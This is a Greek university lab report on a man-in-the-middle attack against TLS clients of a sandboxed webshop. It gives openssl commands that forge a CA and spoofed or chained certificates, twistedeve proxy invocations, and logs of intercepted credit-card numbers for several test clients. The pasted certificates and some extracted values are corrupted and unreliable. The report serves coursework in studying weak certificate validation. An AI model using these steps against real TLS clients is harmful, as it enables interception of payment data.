

ΠΡΟΣΤΑΣΙΑ ΚΑΙ ΑΣΦΑΛΕΙΑ ΥΠΟΛΟΓΙΣΤΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ
ΥΣ13 ΕΑΡΙΝΟ 2016

Project #2

Μέρες Καθυστέρησης 0 από 10

ΚΙΤΣΑΚΗΣ ΒΑΣΙΛΗΣ (ΑΜ: 2014509)

Στο project αυτό στο sbbox.di.uoa.gr τρέχει ένα ηλεκτρονικό κατάστημα το webshop.com, στα κατάστημα αυτό θα προσπαθήσουν να συνδεθούν 6 πελάτες. Με την βοήθεια του εργαλείου twistedeve και με την δημιουργία πιστοποιητικών θα κάνουμε man in the middle attack και θα προσπαθήσουμε να αποκρυπτογραφήσουμε τα μηνύματα που στέλνουν οι clients ώστε να καταφέρουμε να διαβάσουμε τα στοιχεία της πιστωτικής κάρτας του κάθε client.

Ο client και ο server μέσω κρυπτογραφίας δημοσίου κλειδιού θα συμφωνήσουν σε ένα κρυφό κλειδί κρυπτογράφησης και θα κρυπτογραφήσουν τα μηνύματά τους. Λόγο του TLS οι clients ζητούν ταυτοποίηση του server με κάποιο πιστοποιητικό υπογεγραμμένο από κάποια έμπιστη (την θεωρεί έμπιστη ο client) αρχή. Για να γίνει αυτό πρέπει πρώτα να γίνει η χειραψία ώστε να αποφασίσει ο client αν εμπιστεύεται τον server. Κατά την χειραψία ο server στέλνει το πιστοποιητικό του στο οποίο αναφέρεται το κλειδί που θα στείλει ο server ότι όντως ανήκει στον server και με το οποίο θα συμφωνηθεί με τον client το συμμετρικό κλειδί. Για να πετύχει όμως η χειραψία πρέπει ο client να ελέγξει ότι το πιστοποιητικό είναι έγκυρο κάνοντας κάποιους ελέγχους. Εμείς θα βασιστούμε ότι κάποιοι clients δεν κάνουν τους απαραίτητους ελέγχους και μέσω “πλαστών” πιστοποιητικών θα προσπαθήσουμε να εδραιώσουμε επικοινωνία με τον client και να υποκλέψουμε τα μηνύματα τα οποία τα έχουμε αποκρυπτογραφήσει.

Οι clients επαληθεύουν το πιστοποιητικό στο οποίο το common name είναι το sbbox.di.uoa.gr και το έχει υπογράψει το SBOX CA σαν έμπιστη αρχή πιστοποίησης. Έμεις για αρχή θα φτιάξουμε πιστοποιητικά που υπογράφουν τον εαυτό τους, αιτήσεις πιστοποιητικών και υπογεγραμμένες αιτήσεις, ελπίζουμε να καταφέρουμε να “κοροϊδέσουμε” κάποιον από τους clients.

Πιστοποιητικό που υπογράφει τον εαυτό του

```
openssl req -x509 -nodes -days 365 -subj '/C=GR/ST=ATTICA/L=Athens/O=University of Athens/OU=Department of Informatics and Telecommunications/CN=SBOX CA/emailAddress=csec.di@gmail.com' -newkey rsa:2048 -keyout key_ca.pem -out cert_ca.pem -config ./openssl.cnf -extensions v3_ca
```

Οι πρώτες δοκιμές που έγιναν για της αιτήσεις, για εξοικείωση με το openssl, οι οποίες είχαν λάθος κάποια πεδία και τις τρέξαμε με το twistedeve είναι οι εξείς

Λάθος χώρα

```
openssl req -new -nodes -days 365 -newkey rsa:2048 -keyout XWRA.key -out XWRA.pem -subj '/C=AA/ST=ATTICA/L=Athens/O=University of Athens/OU=Department of Informatics and Telecommunications/CN=sbox.di.uoa.gr/emailAddress=csec.di@gmail.com' -extensions v3_req -config ./openssl.cnf
```

```
openssl x509 -req -in XWRA.pem -days 365 -CA cert_ca.pem -CAkey key_ca.pem -set_serial 0x01 -out XWRA_signed.pem -extfile ./openssl.cnf -extensions v3_req
```

```
twistedeve -b localhost:X -t localhost:1443 -k /home/bkits/ca/XWRA.key -c /home/bkits/ca/XWRA_signed.pem
```

Λάθος STATE

```
openssl req -new -nodes -days 365 -newkey rsa:2048 -keyout STATE.key -out STATE.pem -subj '/C=GR/ST=AAAAA/L=Athens/O=University of Athens/OU=Department of Informatics and Telecommunications/CN=sbox.di.uoa.gr/emailAddress=csec.di@gmail.com' -extensions v3_req -config ./openssl.cnf
```

```
openssl x509 -req -in STATE.pem -days 365 -CA cert_ca.pem -CAkey key_ca.pem -set_serial 0x01  
-out STATE_signed.pem -extfile ./openssl.cnf -extensions v3_req
```

```
twistedeve -b localhost:X -t localhost:1443 -k /home/bkits/ca/STATE.key -c  
/home/bkits/ca/STATE_signed.pem
```

Λάθος LOCAL

```
openssl req -new -nodes -days 365 -newkey rsa:2048 -keyout LOCAL.key -out LOCAL.pem -subj  
'/C=GR/ST=ATTICA/L=AAAAA/O=University of Athens/OU=Department of Informatics and  
Telecommunicatios/CN=sbox.di.uoa.gr/emailAddress=csec.di@gmail.com' -extensions v3_req  
-config ./openssl.cnf
```

```
openssl x509 -req -in LOCAL.pem -days 365 -CA cert_ca.pem -CAkey key_ca.pem -set_serial  
0x01 -out LOCAL_signed.pem -extfile ./openssl.cnf -extensions v3_req
```

```
twistedeve -b localhost:X -t localhost:1443 -k /home/bkits/ca/LOCAL.key -c  
/home/bkits/ca/LOCAL_signed.pem
```

Λάθος organization

```
openssl req -new -nodes -days 365 -newkey rsa:2048 -keyout ORG.key -out ORG.pem -subj  
'/C=GR/ST=ATTICA/L=Athens/O=AAAAA/OU=Department of Informatics and  
Telecommunicatios/CN=sbox.di.uoa.gr/emailAddress=csec.di@gmail.com' -extensions v3_req  
-config ./openssl.cnf
```

```
openssl x509 -req -in ORG.pem -days 365 -CA cert_ca.pem -CAkey key_ca.pem -set_serial 0x01  
-out ORG_signed.pem -extfile ./openssl.cnf -extensions v3_req
```

```
twistedeve -b localhost:X -t localhost:1443 -k /home/bkits/ca/ORG.key -c  
/home/bkits/ca/ORG_signed.pem
```

Λάθος department

```
openssl req -new -nodes -days 365 -newkey rsa:2048 -keyout ODEP.key -out ODEP.pem -subj  
'/C=GR/ST=ATTICA/L=Athens/O=University of  
Athens/OU=AAAAA/CN=sbox.di.uoa.gr/emailAddress=csec.di@gmail.com' -extensions v3_req  
-config ./openssl.cnf
```

```
openssl x509 -req -in ODEP.pem -days 365 -CA cert_ca.pem -CAkey key_ca.pem -set_serial 0x01  
-out ODEP_signed.pem -extfile ./openssl.cnf -extensions v3_req
```

```
twistedeve -b localhost:X -t localhost:1443 -k /home/bkits/ca/ODEP.key -c  
/home/bkits/ca/ODEP_signed.pem
```

Λάθος common name

```
openssl req -new -nodes -days 365 -newkey rsa:2048 -keyout COMN.key -out COMN.pem -subj  
'/C=GR/ST=ATTICA/L=Athens/O=University of Athens/OU=Department of Informatics and  
Telecommunicatios/CN=AAAAA/emailAddress=csec.di@gmail.com' -extensions v3_req  
-config ./openssl.cnf
```

```
openssl x509 -req -in COMN.pem -days 365 -CA cert_ca.pem -CAkey key_ca.pem -set_serial 0x01  
-out COMN_signed.pem -extfile ./openssl.cnf -extensions v3_req
```

```
twistedev -b localhost:X -t localhost:1443 -k /home/bkits/ca/COMN.key -c  
/home/bkits/ca/COMN_signed.pem
```

Λάθος email

```
openssl req -new -nodes -days 365 -newkey rsa:2048 -keyout EMAIL.key -out EMAIL.pem -subj  
'/C=GR/ST=ATTICA/L=Athens/O=University of Athens/OU=Department of Informatics and  
Telecommunicatios/CN=sbox.di.uoa.gr/emailAddress=AAAAA' -extensions v3_req -config  
./openssl.cnf
```


```
openssl x509 -req -in EMAIL.pem -days 365 -CA cert_ca.pem -CAkey key_ca.pem -set_serial 0x01  
-out EMAIL_signed.pem -extfile ./openssl.cnf -extensions v3_req
```

```
twistedev -b localhost:X -t localhost:1443 -k /home/bkits/ca/EMAIL.key -c  
/home/bkits/ca/EMAIL_signed.pem
```

Και έπειτα γίνανε διάφορες δοκιμές για τον καθένα client που θα συζητηθούν παρακάτω

1. Mr. Blonde

Για αυτόν τον client διαπιστώθηκε ότι δούλεψαν όλα τα παραπάνω έτσι συμπεραίνουμε ότι ο μόνος έλεγχος που γίνεται είναι η ύπαρξη πιστοποιητικού, όποιο και αν είναι αυτό.



```
bkits@sbox:~$ forwarding webshop client requests to port 45811
bkits@sbox:~$ twistedev -b localhost:45811 -t localhost:1443 -k /home/bkits/ca/
XWRA.key -c /home/bkits/ca/XWRA_signed.pem
TLS key loaded
2016-04-18 14:22:48+0300 [-] Log opened.
2016-04-18 14:22:48+0300 [-] Client2ServerProxyFactory starting on 45811
2016-04-18 14:22:48+0300 [-] Starting factory <twistedev.client2server.Client2S
erverProxyFactory instance at 0xb77bc0cc>
2016-04-18 14:22:48+0300 [-] AttackShellFactory starting on 31337
2016-04-18 14:22:48+0300 [-] Starting factory <twistedev.attackshell.AttackShel
lFactory instance at 0x87618ec>
hello
2016-04-18 14:22:59+0300 [twistedev.client2server.Client2ServerProxyFactory] St
arting factory <twistedev.server2client.Server2ClientProxyFactory instance at 0
x8761fac>
Mr. Blonde - request sent
2016-04-18 14:22:59+0300 [Client2ServerProxy,0,127.0.0.1] 'POST / HTTP/1.1
'
2016-04-18 14:22:59+0300 [Client2ServerProxy,0,127.0.0.1] 'Host: 127.0.0.1
:45811'
2016-04-18 14:22:59+0300 [Client2ServerProxy,0,127.0.0.1] 'Accept-Encoding
: identity'
2016-04-18 14:22:59+0300 [Client2ServerProxy,0,127.0.0.1] 'Content-Length:
40'
2016-04-18 14:22:59+0300 [Client2ServerProxy,0,127.0.0.1] 'cc=491610426672
7085&timestamp=1460978553'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] 'H'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] 'TTP/1.0 200 OK'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] 'S'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] 'erver: BaseHTTP
/0.3 Python/2.7.3'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] 'd'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] 'ate: Mon, 18 Ap
r 2016 11:22:59 GMT'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] 'C'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] 'ontent-type: te
xt/plain'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] 'C'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] 'ontent-Length:
```

Έτσι έχουμε το εξής c=491610426672×tamp=1460978553

2. Mr. Blue

Κάνοντας την δουλειά για το προηγούμενο παρατηρήθηκε ότι δεν είχαμε αποτέλεσμα μόνο στο λάθος common name. Έτσι ο client αυτός θέλει ένα πιστοποιητικό που έχει σωστό common name sbbox.di.uoa.gr.

```
bkits@sbox: ~
10'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] '\r'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] '\n'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] 'c'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] 'c=4916104266727'
085&timestamp=1460978553'
2016-04-18 14:22:59+0300 [Server2ClientProxy,client] Stopping factory <twistedev
e.server2client.Server2ClientProxyFactory instance at 0x8761fac>
200 OK
hello
2016-04-18 14:23:04+0300 [twistedev.client2server.Client2ServerProxyFactory] Starting factory <twistedev.server2client.Server2ClientProxyFacto
ry instance at 0x87615ec>
2016-04-18 14:23:04+0300 [Client2ServerProxy,1,127.0.0.1] 'POST / HTTP/1.1'
2016-04-18 14:23:04+0300 [Client2ServerProxy,1,127.0.0.1] 'Host: 127.0.0.1:45811'
2016-04-18 14:23:04+0300 [Client2ServerProxy,1,127.0.0.1] 'Accept-Encoding: identity'
2016-04-18 14:23:04+0300 [Client2ServerProxy,1,127.0.0.1] 'Content-Length: 40'
2016-04-18 14:23:04+0300 [Client2ServerProxy,1,127.0.0.1] 'cc=4556307378322415&timestamp=1460978553'
Mr. Blue - request sent
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] 'H'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] 'TTP/1.0 200 OK'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] 'S'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] 'erver: BaseHTTP/0.3 Python/2.7.3'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] 'D'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] 'ate: Mon, 18 Apr 2016 11:23:04 GMT'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] 'C'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] 'ontent-type: text/plain'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] 'C'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] 'ontent-Length: 10'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] '\r'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] '\n'
200 OK
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] 'c'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] 'c=4556307378322415&timestamp=1460978553'
2016-04-18 14:23:04+0300 [Server2ClientProxy,client] Stopping factory <twistedev.server2client.Server2ClientProxyFactory instance at 0x87615ec>
hello
2016-04-18 14:23:09+0300 [twistedev.client2server.Client2ServerProxyFactory] Starting factory <twistedev.server2client.Server2ClientProxyFacto
ry instance at 0x87617ec>
2016-04-18 14:23:09+0300 [Server2ClientProxy,client] Stopping factory <twistedev.server2client.Server2ClientProxyFactory instance at 0x87617ec>
hello
2016-04-18 14:23:15+0300 [twistedev.client2server.Client2ServerProxyFactory] Starting factory <twistedev.server2client.Server2ClientProxyFacto
ry instance at 0x876c76c>
```

Έτσι έχουμε το εξής c=4556307378322451×tamp=1460978553

Με λάθος common name


```
bkits@sbox: ~
timestamp: 1460985449
forwarding webshop client requests to port 48148
bkits@sbox:~$ twistedev -b localhost:48148 -t localhost:1443 -k /home/bkits/ca/COMM.key -c /home/bkits/ca/COMM_signed.pem
TLS key loaded
2016-04-18 16:17:43+0300 [-] Log opened.
2016-04-18 16:17:43+0300 [-] Client2ServerProxyFactory starting on 48148
2016-04-18 16:17:43+0300 [-] Starting factory <twistedev.client2server.Client2ServerProxyFactory instance at 0xb77bc0cc>
2016-04-18 16:17:43+0300 [-] AttackShellFactory starting on 31337
2016-04-18 16:17:43+0300 [-] Starting factory <twistedev.attackshell.AttackShellFactory instance at 0x87618ec>
hello
2016-04-18 16:17:54+0300 [twistedev.client2server.Client2ServerProxyFactory] Starting factory <twistedev.server2client.Server2ClientProxyFacto
ry instance at 0x8761fac>
Mr. Blonde - request sent
2016-04-18 16:17:54+0300 [Client2ServerProxy,0,127.0.0.1] 'POST / HTTP/1.1'
2016-04-18 16:17:54+0300 [Client2ServerProxy,0,127.0.0.1] 'Host: 127.0.0.1:48148'
2016-04-18 16:17:54+0300 [Client2ServerProxy,0,127.0.0.1] 'Accept-Encoding: identity'
2016-04-18 16:17:54+0300 [Client2ServerProxy,0,127.0.0.1] 'Content-Length: 40'
2016-04-18 16:17:54+0300 [Client2ServerProxy,0,127.0.0.1] 'cc=4916488713434852&timestamp=1460985449'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] 'H'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] 'TTP/1.0 200 OK'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] 'S'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] 'erver: BaseHTTP/0.3 Python/2.7.3'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] 'D'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] 'ate: Mon, 18 Apr 2016 13:17:54 GMT'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] 'C'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] 'ontent-type: text/plain'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] 'C'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] 'ontent-Length: 10'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] '\r'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] '\n'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] 'c'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] 'c=4916488713434852&timestamp=1460985449'
2016-04-18 16:17:54+0300 [Server2ClientProxy,client] Stopping factory <twistedev.server2client.Server2ClientProxyFactory instance at 0x8761fac>
200 OK
hello
2016-04-18 16:17:59+0300 [twistedev.client2server.Client2ServerProxyFactory] Starting factory <twistedev.server2client.Server2ClientProxyFacto
ry instance at 0x87615ec>
2016-04-18 16:17:59+0300 [Server2ClientProxy,client] Stopping factory <twistedev.server2client.Server2ClientProxyFactory instance at 0x87615ec>
hello
2016-04-18 16:18:05+0300 [twistedev.client2server.Client2ServerProxyFactory] Starting factory <twistedev.server2client.Server2ClientProxyFacto
```


3. Mr. Brown

Κάτι από τα παραπάνω δεν βοήθησε με τους υπόλοιπους clients. Μια δοκιμή ήταν να χρησιμοποιήσω το πιστοποιητικό το οποίο έχει υπογράψει η SBOX CA στο mysite.com

```
twistedeve -b localhost:X -t localhost:1443 -k /var/project2/mysite.com.key -c  
/var/project2/mysite.com.crt
```

και παρατηρήθηκε ότι ο client αυτός το δέχτηκε που σημαίνει ότι ελέγχει το όνομα και το κλειδί της SBOX CA



```
bklits@sbox: ~  
2016-04-18 16:26:37+0300 [Server2ClientProxy,client] 'ontent-type: text/plain'  
2016-04-18 16:26:37+0300 [Server2ClientProxy,client] 'C'  
2016-04-18 16:26:37+0300 [Server2ClientProxy,client] 'ontent-Length: 10'  
2016-04-18 16:26:37+0300 [Server2ClientProxy,client] '\r'  
2016-04-18 16:26:37+0300 [Server2ClientProxy,client] '\n'  
2016-04-18 16:26:37+0300 [Server2ClientProxy,client] 'c'  
2016-04-18 16:26:37+0300 [Server2ClientProxy,client] 'c=4916566563162135&timestamp=1460985972'  
200 OK  
hello  
2016-04-18 16:26:42+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFacto  
ry instance at 0x87615ec>  
2016-04-18 16:26:42+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0x87615ec>  
hello  
2016-04-18 16:26:48+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFacto  
ry instance at 0x876560c>  
2016-04-18 16:26:48+0300 [Client2ServerProxy,2,127.0.0.1] 'POST / HTTP/1.1'  
2016-04-18 16:26:48+0300 [Client2ServerProxy,2,127.0.0.1] 'Host: 127.0.0.1:48421'  
2016-04-18 16:26:48+0300 [Client2ServerProxy,2,127.0.0.1] 'Accept-Encoding: identity'  
2016-04-18 16:26:48+0300 [Client2ServerProxy,2,127.0.0.1] 'Content-Length: 40'  
2016-04-18 16:26:48+0300 [Client2ServerProxy,2,127.0.0.1] 'cc=4539118240710618&timestamp=1460985972'  
Mr. Brown - request sent  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] 'H'  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] 'TTP/1.0 200 OK'  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] 'S'  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] 'erver: BaseHTTP/0.3 Python/2.7.3'  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] 'D'  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] 'ate: Mon, 18 Apr 2016 13:26:48 GMT'  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] 'C'  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] 'ontent-type: text/plain'  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] 'C'  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] 'ontent-Length: 10'  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] '\r'  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] '\n'  
200 OK  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] 'c'  
2016-04-18 16:26:48+0300 [Server2ClientProxy,client] 'c=4539118240710618&timestamp=1460985972'  
2016-04-18 16:26:48+0300 [twistedeve.client2server.Client2ServerProxyFactory] Stopping factory <twistedeve.server2client.Server2ClientProxyFacto  
ry instance at 0x876560c>  
hello  
2016-04-18 16:26:53+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFacto  
ry instance at 0x87659cc>
```

Έτσι έχουμε το εξής c=4539118240710618×tamp=1460985972

4. Mr. Orange

Μια άλλη δοκιμή ήταν να πάρω ένα πιστοποιητικό υπογεγραμμένο από την SBOX CA (του mysite.com) και αυτό να υπογράψει ένα άλλο πιστοποιητικό. Αυτό δεν θα έπρεπε να το δεχτεί κανείς μιας και mysite.com δεν είναι αρχή πιστοποίησης και δεν έχει δικαίωμα υπογραφής.

```
openssl req -new -nodes -days 365 -newkey rsa:2048 -keyout EVIL.key -out EVIL.pem -subj  
'/C=GR/ST=ATTICA/L=Athens/O=University of Athens/OU=Department of Informatics and  
Telecommunications/CN=sbox.di.uoa.gr/emailAddress=csec.di@gmail.com' -extensions v3_req  
-config ./openssl.cnf
```

```
openssl x509 -req -in EVIL.pem -days 365 -CA /var/project2/mysite.com.crt -CAkey  
/var/project2/mysite.com.key -set_serial 0x01 -out EVIL_signed.pem -extfile ./openssl.cnf  
-extensions v3_req
```

φτιάχνουμε την αίτηση EVIL και την υπογράφει το mysite.com και τα βάζουμε μαζί (τα crt και τα key) ώστε να φτιάξουμε μια αλυσίδα. Συγκεκριμένα ενώνουμε τα EVIL.pem και mysite.com.crt και παίρνουμε το

mysite.evil.crt

-----BEGIN CERTIFICATE-----

MIIDdzCCAUcGAWIBAgIBATANBgkqhkiG9w0BAQUFADCBnjELMAkGA1UEBhMCRIx
DzANBgNVBAGMBkFUVeIDQTEPMA0GA1UEBwwGQXR0ZW5zMR0wGwYDVQQKDBRV
bml2
ZXJzaXR5IG9mIEF0aGVuczE5MDcGA1UECwwwRGVwYXJ0bWVudCBvZiBJbmZvcmlh
dGljcyBhbmQgVGVsZWNVbW11bmljYXRpb25zMRMwEQYDVQQDDApteXNpdGUuY29t
MB4XDTE2MDQxODE0MDEyNFoXDTE3MDQxODE0MDEyNFowgcMxCzAJBgNVBAYTAk
dS
MQ8wDQYDVQQIDAZBVFRJQ0ExDzANBgNVBACMBkF0aGVuczEdMBsGA1UECgwUVW5
p
dmVyc2l0eSBvZiBBdGhlbnMxODA2BgNVBAsML0RlcGFydG1lbnQgb2YgSW5mb3Jt
YXRpY3MgYW5kIFRlbGVjb21tdW5pY2F0aW9zMRcwFQYDVQQDDA5zYm94LmRpLnVv
YS5ncjEgMB4GCSqGSIb3DQEJARYRY3NIYy5kaUBnbWFpbC5jb20wggiMA0GCSqG
SIb3DQEBAAQUAA4IBDwAwggEKAoIBAQC1Smy2GKgHsVCJ8kDpLUg5e4kW08UWHP7y
kk6lMfK3D4gK7htoZtd14Oc+RTm+dj7/ObQT17DZ/1JQibZqUowI7UkzXTXLeZ8
k1x5AX84HRN30KKwnGDNJf9lRRs5qHlMa1m17RgkzdHhlqgjmNtSASn6Vq0P2X
QD47kGNJQ8oCgX7pd5GworZ4gA7l+ef5isJgQxEea1SP/GOepkduhWEtwu7miBbe
YNqFav/SixD/DKvoNf+nsN+hfCmnlVFgE/Iplsr19s+vdGDDwOFvoGDTezXyQAn0
b0wFaDUkhjVQBI3EmKXcwal/Wc1JF+KAqxMdGR2SXL9lccrNDGtAgMBAAGjGjAY
MAkGA1UdEwQCMAAwCwYDVR0PBAQDAgXgMA0GCSqGSIb3DQEBBQUAA4GBAEHKe
OSM
bidTK7cTVL9LMDYhfRdmQQGZw+MlJS575bXVSAXDNQLNmihT/nXjzBHO2cgA8SdC
x2QVR01J55zDLegOAJaKkvoe4vYN0n6ELECT6jnIBjws+CTLyoKlYNL8gI/p1vUM
o0imSEnIAjBZOWp6k6D9D284dfX5gHc9dfIO

-----END CERTIFICATE-----

-----BEGIN CERTIFICATE-----

MIIDzzCCAregAwIBAgIBATANBgkqhkiG9w0BAQUFADCBvTELMAkGA1UEBhMCRIx
DzANBgNVBAGMBkFUVeIDQTEPMA0GA1UEBwwGQXR0ZW5zMR0wGwYDVQQKDBRV
bml2
ZXJzaXR5IG9mIEF0aGVuczE5MDcGA1UECwwwRGVwYXJ0bWVudCBvZiBJbmZvcmlh
dGljcyBhbmQgVGVsZWNVbW11bmljYXRpb25zMRAwDgYDVQQDDAdTQk9YIENBMSAw
HgYJKoZiIhvcNAQkBFhFjc2VjLmRpQGdtYWlsLmNvbTAeFw0xNTA3MDUyMTU5NDNa
Fw0xNjA3MDQyMTU5NDNaMIGeMQswCQYDVQQGEwJHUjEPMA0GA1UECAwGQVRUS
UNB
MQ8wDQYDVQQHDAZBdGhlbnMxHTAbBgNVBAoMFFVuaXZlcnNpdHkgb2YgQXR0ZW5z
MTkwNwYDVQQLLDBBEZXBhcnRtZW50IG9mIEluZm9ybWV0aWNzIGFuZCBuZWxlY29t
bXVuaWNhdGlvbnMxEzARBgNVBAMMCm15c2l0ZS5jb20wgZ8wDQYJKoZIhvcNAQEB
